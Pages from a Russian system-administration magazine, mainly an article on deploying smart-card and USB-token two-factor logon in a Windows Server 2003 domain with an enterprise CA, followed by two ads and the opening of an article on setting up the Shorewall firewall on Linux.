В прошлом году в «Системном администраторе» я рассматривал процесс развертывания системы PKI в домене [1-3]. Опираясь на эту структуру, сейчас рассмотрим процесс внедрения смарт-карт в домене. Основной целью будет являть-

ся переход на двухфакторную проверку подлинности пользователя при входе в домен, хотя возможности смарт-карты этим не ограничиваются. Двухфакторная аутентификация подразумевает наличие двух компонентов: что-то, что вы знаете, и что-то, что вы

имеете. Классическая аутентификация обычно ограничивается только первым компонентом, в качестве которого применяется пароль, который пользователь предъявляет при входе в систему. Смарт-карта в этом процессе представляет собой второй ком-

понтент, при этом первый – это PIN-код, который пользователь должен ввести после помещения карты в карт-ридер (см. рис. 1).

Существуют две категории смарт-карт: карты памяти и микропроцессорные карты. Первая категория содержит только энергонезависимую память, вторая – еще и микропроцессор. Любой крупный производитель смарт-карт выпускает карты обоих типов, поэтому обращайте внимание на спецификацию. Микропроцессорные карты, кроме хранения информации, могут еще производить различные вычислительные операции. Нас интересует подмножество микропроцессорных карт – криптографические карты (микропроцессорные карты, производящие криптографические операции). Они существенно повышают безопасность системы, так как в этом случае закрытый ключ (private key) не покидает пределы смарт-карты.

Обычная смарт-карта по форм-фактору представляет собой аналог банковской пластиковой карточки. Считывание данных с такой смарт-карты производится специальным устройством – «смарт-карт-ридером», в который помещается смарт-карта. В настоящее время все шире используется другой вариант исполнения смарт-карты – USB-токен. Внешне он очень похож на обычный USB-флеш-накопитель: совмещает в себе смарт-карту плюс карт-ридер и вставляется непосредственно в USB-разъем компьютера без каких-то дополнительных устройств. USB-токен кажется удобнее, однако на обычную смарт-карту можно нанести информацию о сотруднике и использовать еще и как удостоверение личности. Какой вариант лучше – решать вам, каждый имеет свои плюсы и минусы, причем в зависимости от условий применения. Например, в случае использования USB-токенов нет необходимости оборудовать рабочие места смарт-карт-ридерами, и это может быть как плюсом, так и минусом. Все, о чем будет говориться далее в статье, одинаково применимо как к обычным «пластиковым» смарт-картам, так и к USB-токенам.

Приложения в Windows работают со смарт-картами по следующей цепочке [4]: «Приложение → Поставщик служб для смарт-карты (Smart Card Service Provider) → Менеджер ресур-

сов смарт-карты (Smart Card Resource Manager (Win32API)) → Драйвер карт-ридера → Карт-ридер → Смарт-карта».

В этой цепочке между приложением и менеджером ресурсов (который представляет собой Windows-компонент) располагаются поставщик служб смарт-карты и, в частности, его подмножество: «поставщик служб криптографии» (CSP – Cryptography Service Provider). Это программный компонент, который должен быть написан производителем смарт-карты с помощью программного интерфейса Microsoft CryptoAPI. В стандартную комплектацию Windows XP и 2003 входит поддержка CSP только для шести моделей смарт-карт от трех производителей (Gemplus, Infineon и Schlumberger). Таким образом, мы приходим к тому, что в среде Windows поддерживаются только смарт-карты, CSP которых был разработан с использованием MS CryptoAPI и установлен в системе.

Поскольку вряд ли вам удастся приобрести смарт-карты вышеперечисленных моделей, то важный вывод, который мы сделаем здесь и к которому еще вернемся позже: кроме смарт-карты, потребуется еще и CPS для нее, иначе Windows не сможет с ней работать. В этом случае вы получите ошибку: «The card supplied requires drivers that are not present on this system. Please try another card». (Имеющаяся плата требует наличия драйверов, отсутствующих в системе. Попробуйте использовать другую плату.)

Опустим особенности перевода слова «card» как «плата», из-за которого смысл ошибки на русском языке несколько искажается. Кроме того, смарт-карту перед использованием надо инициализировать – штатных средств для этого в Windows также не предусмотрено, поэтому вопрос сопутствующего программного обеспечения надо оговаривать с поставщиком смарт-карт заранее.

Перейдем от теории к практике. Для того чтобы в нашем домене можно было входить в систему с использованием смарт-карт, нам потребуются следующие компоненты:

- Active Directory;
- микропроцессорная смарт-карта (плюс смарт-карт-ридер) или USB-токен;




Рисунок 1. Диалог входа в Windows при использовании смарт-карты

- драйверы карт-ридера и программное обеспечение смарт-карты;
- развернутая в домене инфраструктура открытого ключа (подразумевает наличие хотя бы одного центра сертификации уровня предприятия (enterprise CA);
- наличие сертификатов типа enrollment agent (агент подачи заявок), позволяющих выпускать сертификаты от имени других пользователей.

Теперь рассмотрим подробно все вышеперечисленные пункты, кроме, разве что, Active Directory.

Минимум настроек, который может понадобиться, мы рассмотрим в конце статьи.

Выбор смарт-карты и подготовка компьютера

Для начала нам надо определиться, какой тип смарт-карты мы хотим использовать. Будут ли это обычные пластиковые смарт-карты, либо USB-токен, и какой объем памяти должен быть на смарт-карте. Имейте в виду, что около 16 Кб будет занимать операционная система смарт-карты, а место, занимаемое пользовательским сертификатом, будет зависеть от длины ключа. Конечно, даже на смарт-карте с 32 Кб памяти хватит места для размещения сертификата пользователя, однако не надо забывать, что на ней можно хранить и дополнительные данные. Для пробы я решил воспользоваться обоими видами смарт-карт и приобрел 64 Кб смарт-карту Siemens и USB-карт-ридер для нее, а также 64 Кб USB-токен Charismatic. В комплектацию поставки пластиковой смарт-карты входила только сама карта, а к токenu еще прилагался комплект ПО. Карт-ридер также поставлялся без драйверов, однако на сайте продавца были все необходимые ссылки на сайт производителя, где без труда удалось раздобыть драйвер для Windows XP.




Рисунок 2. Инициализация смарт-карты




Рисунок 3. Страница выбора вариантов для запроса сертификата




Рисунок 4. Запрос сертификата для смарт-карты

Здесь будет весьма уместно вспомнить о том, что для смарт-карты потребуется еще и CSP. Поскольку к смарт-карте никакого ПО не прилагалось, то Windows отказалась записывать на смарт-карту данные, поскольку карта была не инициализирована и CSP для нее не был установлен в системе.

Исследование Интернета на предмет нужного ПО показало, что таковое имеется, но является платным – напри-

мер, комплект нужного ПО для Siemens CardOS стоил чуть меньше 20\$ с лицензией на 1 ПК.

Не будучи уверенным, что все понял правильно, я связался с поставщиком смарт-карт, где меня заверили, что так оно и есть, но они предоставляют ПО от Charismatic, которое работает не только с одноименными токенами, но и с некоторыми смарт-картами. Действительно, так и оказалось, однако скачать это ПО с сайта производителя было нельзя и пришлось получать его от поставщика смарт-карт. Имейте это в виду.

Итак, действия, которые нужно выполнить на этом шаге: подключить и установить драйверы карт-ридера либо USB-токена (для него тоже могут понадобиться драйверы), установить прилагаемое ПО, которое как минимум должно включать в себя CSP (обычно один или несколько dll-файлов) и пользовательский интерфейс для инициализации и работы со смарт-картой/токеном. Инициализировать смарт-карту или токен – требуемые действия тут могут отличаться в зависимости от используемого ПО. На рис. 2 представлен пример инициализации токена с помощью программы Charismatic Smart Security Interface Manager.

Настройка доменного окружения

Теперь перейдем к настройке доменного окружения.

В качестве PKI в домене будем опираться на структуру, которая рассматривалась в [1-3]. Напомню, что речь шла о цепочке из трех серверов сертификации, первые два из которых были изолированные корневой и подчиненный центры сертификации (Certificate Authority – CA), а третий – подчиненный CA уровня предприятия с именем EntCA. Все настройки, связанные с внедрением смарт-карт, будут выполняться именно на этом CA.

Смарт-карта для пользователя выпускается следующим образом: сотрудник со специальным сертификатом, пользуясь специально подготовленной рабочей станцией, через веб-страницу запрашивает с центра сертификации предприятия сертификат для пользователя. Этот сертификат помещается на заранее инициализированную смарт-карту, которая и вручается пользователю.

Сертификаты, позволяющие запрашивать пользовательские сертификаты для смарт-карты, – это Enrollment Agent (агент подачи заявок) и Enrollment Agent (Computer) (агент подачи заявок (компьютер)). Первый устанавливается в локальное хранилище сертификатов пользователя, второй – в локальное хранилище сертификатов компьютера, с которого будет производиться запрос сертификатов для смарт-карты. Чтобы выпустить сертификаты типа Enrollment Agent, надо подготовить их шаблоны. Процедура аналогична описанной в [3]. Скажу лишь, что ввиду высокой важности рекомендуется права на выпуск этого типа сертификатов дать лишь одному пользователю и одному компьютеру – тому, который и будет заниматься выпуском смарт-карт.

Кроме того, надо подготовить шаблоны сертификатов пользователя для смарт-карты. Существует два таких шаблона: Smartcard Logon (вход со смарт-картой) и Smartcard User (пользователь со смарт-картой). Первый используется только для входа в систему по смарт-карте, второй – для входа в систему и шифрования. Проверьте, что для выбранно-

го вами шаблона имеются права Enroll (выпуск) для доменной группы EnrollmentAgent.

Выпуск смарт-карты

Для выпуска смарт-карты на рабочую станцию, у которой есть право Enroll для шаблона Enrollment Agent (Computer), в систему должен войти пользователь, имеющий право Enroll для шаблона Enrollment Agent. Далее через веб-интерфейс нужно обратиться к центру сертификации (в нашем случае это адрес <http://EntCA/certsrv>, где EntCA – имя сервера). Имеет смысл предварительно добавить этот адрес в список доверенных узлов в настройке безопасности браузера, иначе потом можно столкнуться с блокированием ActiveX-компонента.

На открывшейся странице из списка предложенных вариантов надо выбрать Request a certificate (запрос сертификата), тем самым перейдя на страницу с тремя пунктами, последний из которых Request a certificate for a smart card on behalf of another user by using the smart card certificate enrollment station (запросить сертификат для смарт-карты от имени другого пользователя, используя станцию подачи заявок смарт-карт). Остановимся в этом месте подробнее (см. **рис. 3**).

Я очень много времени провел в поисках причины того, почему на этой странице в моем случае были только первые два пункта и отсутствовал третий. Причем в тестовом домене он был, а в рабочем – нет. Не найдя ничего связного в Интернете, пришлось обратиться к файлам, формирующим

веб-страницу CA. Оказалось, что проблема кроется в файле `certrqad.asp`, который находится в `%SYSTEMROOT%\system32\certsrv`. При сравнении этого файла между тестовым и корпоративным CA оказалось, что в рабочем отсутствует следующий раздел:

```
<% If bNewThanNT4 And "Enterprise"=sServerType Then %>
<TR>
    <TD><Img Src="certspc.gif" Alt="" Height=10 Width=1></TD>
</TR>
<TR>
    <TD><A Href="certscs.asp"><LocID ID=locLblSmartcard>
        Request a certificate for a smart card on behalf
        of another user
        by using the smart card certificate enrollment
        station.</LocID></A>
    <LocID ID=locAdminWarn><Font Size=-1><BR>
        Note: You must have an enrollment agent certificate
        to submit a
        request on behalf of another user.</Font></LocID>
    </TD>
</TR>
<%End If%>
```

В статье [3] я писал о том, что CA под управлением Windows Server 2003 не совместим с Windows Vista, и говорил о необходимости установки обновления KB922706 для Windows 2003. Однако, как оказалось, именно после установки этого обновления с веб-страницы CA пропадает пункт запроса сертификата для смарт-карты. Решение проблемы заключается в том, чтобы вручную добавить эту часть в файл `certrqad.asp` или же восстановить его из соответствующей папки резервной копии, которая создается авто-



«АКАДЕМИЯ КОРПОРАТИВНЫХ СИСТЕМ»

Реклама

Лучшие условия обучения для системных администраторов

Дневная и вечерняя форма обучения
Тестирование по будням и в выходные дни

Подготовка к международной сертификации:
Microsoft, Cisco, Linux и др. Тестирование



Более 400 курсов по направлениям:

- ✓ **Системное администрирование**
Microsoft, Linux, FreeBSD, Sun Solaris
- ✓ **Администрирование и разработка баз данных**
на Microsoft SQL Server и Oracle
- ✓ **Работа с сетевым оборудованием Cisco**
- ✓ **Разработка и поддержка приложений** в среде Microsoft Visual Studio .Net
- ✓ **Технологии защиты информации в сетях** под управлением Microsoft, Linux, FreeBSD
- ✓ **Управление проектами** по методологиям PMI, IPMA с использованием Microsoft Project

www.a-sys.ru

(495) 748-37-41

Мы находимся в центре Москвы: 5 минут пешком от м. «Пролетарская»




Рисунок 5. Вход в систему с использованием смарт-карты

матически в %Systemroot% при установке каждого обновления. После этого, возможно, потребуются перезапуск служб IIS на сервере и очистка кэша браузера на клиенте.

Итак, с этой проблемой мы разобрались, выбираем третий пункт и попадаем на страницу Smart Card Certificate Enrollment Station (станция подачи заявок смарт-карт) (см. рис. 4). Здесь надо выбрать, какой шаблон использовать (Smartcard User или Smartcard Logon), указать выпускающий CA и выбрать поставщика служб криптографии. В выпадающем списке CSP надо выбрать именно тот CSP, который устанавливался для вашего типа смарт-карты, иначе процесс записи сертификата на смарт-карту закончится неудачей. Если на компьютере установлен более чем один сертификат типа Certificate Request Agent, то в поле Administrator Signing Certificate (сертификат подписи администратора) можно выбрать сертификат нужного администратора.

Ну и самое главное – в разделе User to enroll (заявляемый пользователь) надо выбрать пользователя, чей сертификат будет помещен на смарт-карту. Когда это будет сделано, справа внизу страницы появится кнопка Enroll (подать заявку), после нажатия на которую система попросит вас вставить смарт-карту, ввести PIN-код (устанавливаемый при инициализации) и произведет на нее запись всех нужных данных.

Замечание: в среде Windows не существует штатных средств по смене PIN-кода смарт-карты, эти средства обычно поставляются в составе ПО смарт-карты.

Использование смарт-карты

Теперь мы имеем рабочую смарт-карту с сертификатом пользователя. Для того чтобы начать ее использовать, не требуется никаких особых настроек

на компьютере пользователя, кроме установки драйверов для смарт-карт-ридера и ПО смарт-карты. После этого достаточно вставить смарт-карту в карт-ридер (или токен в USB-разъем), как стандартное окно запроса пароля при входе в систему сменится на запрос PIN-кода (см. рис. 5).

Сменить PIN-код пользователь может с помощью ПО смарт-карты. В случае если PIN-код забыт, администратор с помощью административного пароля может установить новый PIN-код, а если утерян и административный PIN-код, можно повторно инициализировать смарт-карту с помощью системного PIN-кода. В этом случае все данные, содержащиеся на смарт-карте, будут уничтожены. Если утерян и системный PIN-код, смарт-карту можно смело выбрасывать.

На одну смарт-карту можно поместить несколько сертификатов, однако для входа в систему Windows XP/2003 будет использоваться только один – так называемый «контейнер по умолчанию». Его можно определить с помощью ПО смарт-карты. Для Windows Vista этого ограничения уже нет – в этой ОС можно указать, какой сертификат из имеющихся на карте нужно использовать для входа – по крайней мере это заявлено в документации.

Смарт-картой можно пользоваться и при входе на удаленные компьютеры по RDP-протоколу. Для этого в свойствах RDP-подключения надо на вкладке Local Resources (локальные ресурсы) нажать кнопку More (еще) и установить опцию Smart Card (смарт-карта) – однако и тут надо помнить о том, что на удаленном компьютере должно стоять все необходимое для работы смарт-карты ПО, иначе вы получите ошибку, о которой говорилось ранее в разделе «Общие сведения».

Что касается пользовательских настроек Active Directory, то для работы со смарт-картами предусмотрены две опции. Обе доступны в ветке: «Local Computer Policy → Computer Configuration → Windows Settings → Security Settings → Local policies → Security Options» («Локальная политика компьютера → Конфигурация компьютера → Конфигурация Windows → Параметры безопасности → Локальные политики → Параметры безопасности»).

Первая опция Interactive logon: Require smart card (вход в систему: требуется смарт-карта) может принимать состояние Enable (включено) или Disable (выключено) и при включении означает безусловную необходимость в смарт-карте при входе в систему. В этом случае без смарт-карты пользователь не сможет осуществить вход. Это надо иметь в виду, так как может возникнуть ситуация, когда пользователь забыл или потерял смарт-карту, или же требуется войти в домен через компьютер, на котором не установлены драйвер карт-ридера или ПО смарт-карты.

Вторая опция: Interactive logon: Smart card removal behavior (вход в систему: поведение при извлечении смарт-карты) означает поведение рабочей станции при изъятии смарт-карты из карт-ридера. Допустимыми состояниями являются No action (бездействие), Lock workstation (блокировка рабочей станции) и Force Logoff (выход из системы). Эта опция работает только при включенной первой опции.

Как я уже говорил, применение смарт-карты не ограничивается только входом в систему. В настоящее время многие приложения умеют хранить сертификаты на смарт-карте, например Mozilla Firefox, OpenVPN, TrueCrypt и др. Как использовать смарт-карту – это уже решать вам, но надеюсь, что эта статья поможет вам в самом начале процесса внедрения смарт-карт в домене. 

1. Шпак С. Установка цепочки серверов сертификации как часть внедрения PKI в домене. Часть 1. //Системный администратор, №8, 2008 г. – С. 54-58.
2. Шпак С. Установка цепочки серверов сертификации как часть внедрения PKI в домене. Часть 2. //Системный администратор, №10, 2008 г. – С. 60-64.
3. Шпак С. Установка цепочки серверов сертификации как часть внедрения PKI в домене. Часть 3. //Системный администратор, №11, 2008 г. – С. 66-69.
4. Smart Cards – <http://technet.microsoft.com/en-us/library/dd277362.aspx>.
5. Deploying Smart Cards – [http://technet.microsoft.com/ru-ru/library/dd277383\(en-us\).aspx](http://technet.microsoft.com/ru-ru/library/dd277383(en-us).aspx)
6. Blog about Smart Card infrastructure in Windows – <http://blogs.msdn.com/shivaram>.

LINBOX RESCUE SERVER



LINBOX RESCUE SERVER: полный контроль за ИТ-инфраструктурой

Linbox Rescue Server (LRS) это пакет программ, предоставляющий все функции надлежащего локального или удаленного управления ИТ системой. Он может быть использован как в одном подразделении, так и в десятках, размещая, контролируя и исправляя все (в основном Windows и GNU/Linux) компьютеры в сетях LAN и WAN. LRS может установлен на машину с GNU/Linux с любой поддерживаемой локальной сетью. Администратор может управлять через Веб-браузер с любого локального или удаленного компьютера. Он использует систему загрузки PXE и не требует установки специализированного клиентского ПО на машины.

- Легкость администрирования за счет использования единой мультифункциональной Веб-консоли. Использование зашифрованного туннеля и системы авторизации гарантирует контроль и конфиденциальность передачи через локальную или глобальную сеть.

- Резервирование и восстановление систем с Windows или GNU/Linux за несколько минут (примерно 10-15 минут для Windows+Office XP). Резервирование системы ведется в виде полного образа на жестком диске, который содержит операционную систему, программное обеспечение и параметры. Единственный образ (master) может быть использован для множества ПК, благодаря пост-инсталляционным особенностям (например введение компьютеров с Windows в домен). Вы можете выбрать какие разделы вы хотите резервировать или восстановить. Копия может быть сохранена на жестком диске, CD или DVD.

- Резервирование и восстановление файлов пользователей как под Windows и GNU/Linux, так и под Unix. Инкрементные или полные резервные копии автоматически сохраняются на жестких дисках и/или лентах для любых созданных или модифицированных файлов с заданной частотой. Как правило вы можете сохранить непрерывные копии за 30 дней на дисках сервера LRS. Система сжатия и различные функциональные особенности снижают объем требуемого места для сохранения данных до 1/3 от исходного. Восстановление очень легко и требует всего лишь нескольких кликов в Веб-интерфейсе.

- Полный учет программного обеспечения и оборудования. Сервер осуществляет полную опись машин и их окружения для всех подключенных компьютеров 24 часа в сутки: Опись оборудования (процессор, карт, памяти жесткого диска, числа дисков...), периферии (принтеры, сканеры и т.п.) а также программного обеспечения (тип, версия, редакция и т.п.) и сетевой информации (IP адреса, выходы и т.п.). Администратор может получить предупреждение по электронной почте при изменениях между двумя сессиями учета.

- Удаленные контроль за клиентскими ПК. Администратор может воспользоваться безопасным доступом к клиентской машине (через ssh туннель в случае необходимости), после его приглашения пользователем.

Компания Мандрива.Ру

телефон/факс: +7-499-271-49-55

e-mail: info@mandriva.ru

web: www.mandriva.ru

http://www.mandriva.ru/resheniya/produkty/linbox_rescue_server

Shorewall: iptables с человеческим лицом



Валентин Сеницын

Едва ли можно утверждать, что Linux испытывает недостаток в средствах настройки межсетевых экранов. Чем же выделяется из них Shorewall? Попробуем разобраться!

Организация шлюза для выхода в Интернет – та задача, с которой неминуемо сталкивается практически любой администратор. Естественно, для сетей разных размеров она будет решаться по-разному, но в сегменте SOHO для этих целей,

вероятнее всего, будет выделен обычный компьютер под управлением специализированного (IpCor, Smoothwall, ClarkConnect и т. п.) или универсального (Debian, Red Hat, ...) дистрибутива Linux (случай с BSD оставим для другой статьи). При использовании IpCor

со товарищи все более-менее ясно: у администратора есть веб-интерфейс, через который задаются необходимые параметры и активируются требуемые сервисы, после чего система оказывается способной решать типовые задачи без сколько-нибудь се-

рьезной настройки. Это очень удобно и эффективно, до тех пор, пока те самые задачи не выходят за рамки типовых. Как только это случается, зачастую оказывается проще настроить с нуля универсальный дистрибутив, чем переключить «под себя» специализированный.

Универсальность, в свою очередь, обычно подразумевает несколько возможных путей решения одной и той же задачи, даже если речь идет о вещах столь обыденных, как настройка межсетевого экрана и маршрутизации. Практически все современные дистрибутивы Linux предлагают для этих целей собственные инструменты (как консольные, так и графические), но, в принципе, ничего не мешает использовать iptables/iproute2 и напрямую. Кроме того, существует как минимум один универсальный конфигуризатор, подходящий практически к любому дистрибутиву, а в Mandriva даже выполняющий роль того самого «собственного инструмента» – Shorewall (www.shorewall.net) Томаса Истепы (Thomas M. Eastep). Вот о нем-то мы и поговорим подробнее.

Основная задача Shorewall – преобразование высокоуровневой логики работы межсетевого экрана, описанной в многочисленных конфигурационных файлах /etc/shorewall, в низкоуровневые правила iptables. В терминах Shorewall, такой процесс называется «компиляцией» и выполняется с помощью «компилятора» – скрипта на языке оболочки или на Perl. Изначально Shorewall был написан на чистом Shell; Perl-компилятор (Shorewall-perl) появился в версии 3.4.2 как сопутствующий продукт, но в настоящий момент он уже является более гибким, чем исходный вариант, ныне известный как Shorewall-shell. Shorewall-perl работает гораздо быстрее «собрата», аккуратнее проверяет конфигурационные файлы на этапе компиляции (и генерирует более подробные сообщения об ошибках), поэтому, если у вас нет каких-то специальных требований или антипатии к Perl, есть смысл остановиться именно на нем.

Основным преимуществом Shorewall является уже упомянутая выше высокоуровневость: вы сообщаете, что нужно сделать, предоставляя программе самой решать, как это

Устанавливаем Shorewall

Из всех крупных дистрибутивов Linux, по умолчанию Shorewall включен только в Mandriva (где он является межсетевым экраном по умолчанию) и репозитории Debian. Пакеты существуют для Red Hat/Fedora и других RPM-дистрибутивов, а также Arch Linux.

Если все это не про вас, установить Shorewall можно вручную. Вам потребуется два архива: shorewall-common-4.2.x, содержащий файлы, общие для всех разновидностей Shorewall, и компилятор: shorewall-perl-4.2.x или shorewall-shell-4.2.x. Настоя-

тельно рекомендую также загрузить и документацию: она содержится в архиве shorewall-docs-html-4.2.x. А вот shorewall-lite пока можете оставить: это облегченный вариант, позволяющий загружать уже готовые правила, заранее сгенерированные на отдельном компьютере, но не компилировать их.

С зависимостями проблем возникнуть не должно: потребуется достаточно новое ядро и Iptables/iproute2, а также интерпретатор Perl с рядом распространенных модулей или Bash. Все подробности можно найти в документации.

реализовать. Надо отметить, что генерируемые Shorewall правила отнюдь не избыточны и грамотно структурированы, то есть одной из «оберточных проблем» – нечитабельного вывода – можно не опасаться. Более того, все создаваемые в ходе работы компилятора вспомогательные скрипты имеют аккуратные отступы, так что (при желании) в них всегда можно разобраться.

Из недостатков Shorewall нужно отметить некоторую потерю гибкости (по сравнению с использованием «чистых» iptables/iproute2) и, что более важно, статичность создаваемой конфигурации. Для внесения каких-либо изменений (скажем, добавлении правила фильтрации) нужно отредактировать соответствующие файлы (правда, это необязательно делать напрямую – Shorewall умеет выполнять подстановки переменных) и выполнить повторную компиляцию. В некоторых случаях это может быть неприемлемо.

В заключение этого вводного обзора хочу обратить внимание на еще одно преимущество Shorewall – превосходную документацию, как справочную, так и обучающую. В дистрибутиве можно найти заготовки конфигурационных файлов для типовых ситуаций: отдельная машина, шлюз, шлюз с DMZ. Исходя из этого обстоятельства, я не буду пытаться обогнать указанные ресурсы в плане подробности изложения, а постараюсь проиллюстрировать подходы к настройке Shorewall в ряде распространенных ситуаций.

Базовая настройка

Центральной концепцией при настройке Shorewall является зона – логичес-

кая единица, объединяющая в себе однородные (с точки зрения доступа) узлы сети. Классическими примерами зон являются локальная сеть, Интернет и демилитаризованная зона DMZ. Как правило, зоны отображаются на сетевые интерфейсы по принципу 1:1, хотя подобный подход никоим образом не навязывается.

Обмен трафиком между зонами контролируется так называемыми политиками. Естественно, его можно разрешить (ACCEPT), запретить (DROP) или отклонить (REJECT). В последнем случае отправитель получит соответствующее уведомление (RST для TCP или ICMP Unreachable для других протоколов). Тонкая настройка производится с помощью правил, представляющих собой исключения из ранее заданной политики (например, для пары зон «DMZ-локальная сеть» имеет смысл установить политику DROP, но разрешить соединение с конкретными системами по определенным протоколам прикладного уровня).

Таким образом, настройка Shorewall в простейшем случае сводится к следующим шагам (здесь и далее предполагается, что общим корнем для конфигурационных файлов программы является /etc/shorewall; это значение может быть переопределено параметром CONFIG_PATH в главном конфигурационном файле /etc/shorewall/shorewall.conf):

- Определить зоны в /etc/shorewall/zones.
- Задать политики обмена трафиком между каждой парой зон в /etc/shorewall/policy.
- Указать «списочный состав» зон в /etc/shorewall/interfaces и (в бо-

лее сложных случаях `/etc/shorewall/hosts`). В принципе, предназначение `/etc/shorewall/interfaces` более широкое, чем может показаться из предыдущего предложения, но в целях настоящей статьи мы не будем касаться подобных «тонкостей».

- Настроить правила пакетной фильтрации в `/etc/shorewall/rules`.
- Опционально: если в локальной сети используются немаршрутизируемые («серые») адреса, активировать маскрадинг/SNAT в `/etc/shorewall/masq` (обратите внимание: все, что касается DNAT, содержится не здесь, а в `/etc/shorewall/rules`).

Давайте разберемся, как все это работает, на простейшем примере: подключении к Интернету одной локальной сети. Соответствующие заготовки можно найти в `shorewall-common-4.2.x.tar.bz2/Samples/two-interfaces` (см. врезку «Установка Shorewall»), но прежде чем вы возьметесь за них, позвольте продублировать предостережение из фирменной документации: не администрируйте Shorewall удаленно через SSH (или хотя бы не производите через SSH его первоначальную настройку). Это возможно и неплохо работает, но в один прекрасный момент вы непременно заблокируете себе сетевой доступ, и вам все равно придется идти на склад за клавиатурой и монитором. Если вы экспериментируете на реальной машине, озабочьтесь этим с самого начала.

Для начала разберемся с зонами. В данном случае их понадобится три штуки: одна для Интернета (назовем ее net), одна для локальной сети (loc) и одна (fw) для самого брандмауэра; наличие последней зоны является обязательным во всех конфигурациях. Имена зон можно выбирать произвольно (за вычетом зарезервированных ключевых слов, вроде all и none), но в настройках по умолчанию они не могут быть длиннее пяти символов. Имя зоны брандмауэра (в нашем примере – fw) сохраняется в переменной \$FW, с которой мы еще не раз встретимся по ходу изложения. Зоны net и loc имеют тип ipv4 (последние версии Shorewall поддерживают также протокол IPv6, но мы не будем говорить о нем в контексте данной статьи), для fw зарезервирован специальный тип – firewall.

В итоге файл /etc/shorewall/zones примет следующий вид:

```
#ZONE TYPE          OPTIONS          IN      OUT
#                   OPTIONS          OPTIONS
fw    firewall
net   ipv4
loc   ipv4
```

Комментарии удалены ради экономии места, полный вариант можно найти в указанном выше каталоге Samples.

Перейдем к политикам. В данном случае они сводятся к одной-единственной фразе: клиенты из локальной сети могут беспрепятственно обмениваться данными с Интернетом (всякие «асыки» можно «прикрыть» потом, в `/etc/shorewall/rules`), весь остальной трафик запрещен, если не оговорено иное. Иными словами, для пары `loc-net` установлена политика `ACCEPT`, для всего остального – `REJECT`. Соответствующий файл `/etc/shorewall/policy` может выглядеть так:

#SOURCE	DEST	POLICY	LOG	LEVEL	LIMIT:BURST
loc	net	ACCEPT			
all	all	REJECT	info		

Обратите внимание на последнюю строку: она интересна нам по двум причинам. Во-первых, в ней задается политика по умолчанию, которая действует, если для некоторой пары зон не найдена никакая другая, во-вторых, весь трафик, удовлетворяющий политике по умолчанию, протоколируется в syslog с уровнем info. Указанный вид политики по умолчанию является своего рода хорошим тоном: считается, что для всех штатных ситуаций предусмотрены специальные политики и срабатывание умолчательной является сигналом о подозрительной активности.

Если заглянуть все в тот же каталог Samples, можно заметить, что предлагаемый авторами Shorewall набор политик выглядит чуть сложнее, а именно:

#SOURCE	DEST	POLICY	LOG LEVEL	LIMIT:BURST
loc	net	ACCEPT		
net	all	DROP	info	
all	all	REJECT	info	

Отличие состоит в том, что весь входящий из Интернета трафик игнорируется посредством DROP: разумный подход к безопасности подсказывает, что не следует уведомлять потенциального взломщика о том, что вы существуете и как-то обрабатываете его пакеты. Протоколирование можно и выключить: вряд ли вы будете ежедневно продираться через тысячи строк журнальных файлов в поисках потенциально опасных действий, а какой-нибудь Snort справится с этой задачей лучше и быстрее (кстати, если вы действительно собираетесь использовать его в связке с Shorewall, внимательно прочтите все, что касается политики QUEUE на man-странице shorewall-policy).

